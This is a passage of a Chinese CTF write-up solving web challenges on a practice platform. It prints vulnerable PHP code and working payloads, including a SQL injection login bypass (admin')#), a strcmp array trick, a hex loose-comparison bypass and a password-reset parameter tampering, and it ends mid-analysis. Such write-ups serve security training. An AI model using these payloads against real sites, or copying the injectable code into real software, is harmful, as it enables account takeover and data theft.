
题目链接：http://chinalover.sinaapp.com/index.php

有个Source，代码如下

```
<?php
if($_POST[user] && $_POST[pass]) {
  mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
```

分析下代码，明显的带括号的字符型，这里仅判断user=admin即可登录成功，所以我们直接闭合user之后的语句并让user=admin即可
抓包，post，得到flag

```
user=admin')#&pass=1
```



flag:nctf{ni_ye_hui_sql?}

0x17 pass check

题目链接：http://chinalover.sinaapp.com/web21/
题目给出代码

```
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

strcmp(string1,string2)函数比较两个字符串，若返回0则string1=string2，返回<0则string1<string2,返回>0则string1>string2
这里要求我们传入一个pass值与未知的pass1相同，即可得到flag
同样，strcmp(array)的值为NULL
不过这里，好像出现了点小问题，无论如何都不能传入pass值，gg


0x18 起名字真难

题目链接：http://chinalover.sinaapp.com/web12/index.php
题目给出代码

```
<?php
function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
   echo $flag;
else
   echo 'access denied';
?>
```

ord(string)是求string的ascii值
分析下代码，题目要求我们传入一个key其中不能含有数字，又要跟’54975581388’相同
一开始没什么思路，不过把’54975581388’换成16进制，就知道了
54975581388=0xcccccccccc

```
?key=0xcccccccccc
```




The flag is:nctf{follow_your_dream}

flag:nctf{follow_your_dream}


0x19 密码重置

题目链接：http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==



题目要求我们重制管理员admin的密码
我们将账号栏改成admin，发现无法修改，验证码告诉了是1234
抓包


```
user=admin&newpass=111&vcode=1234
```



发现失败了，我们再看一下url

```
http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==
```

发现有个user1=Y3RmdXNlcg==
看上去是个base64编码，解码后为ctfuser，为默认输入的值，所以我们还需要将admin的base64值加到url的user1=后面
admin的base64值为`YWRtaW4=`




nctf{reset_password_often_have_vuln}

0x1a php 反序列化(暂时无法做)

题目链接：http://4.chinalover.sinaapp.com/web25/index.php

0x1b SQL Injection

题目链接：http://chinalover.sinaapp.com/web15/index.php



Invalid password!

查看源码可以得到提示

```
 <!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
 if(get_magic_quotes_gpc()){
  $str=stripslashes($str);
 }
 return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
 die('Invalid password!');
}

echo $flag;
-->
```

分析下代码，clean()函数中stripslashes(string)函数的作用是去掉字符串string中的反斜杠\，htmlentities(string, ENT_QUOTES)的作用是将字符串中string的单引号和双引号编码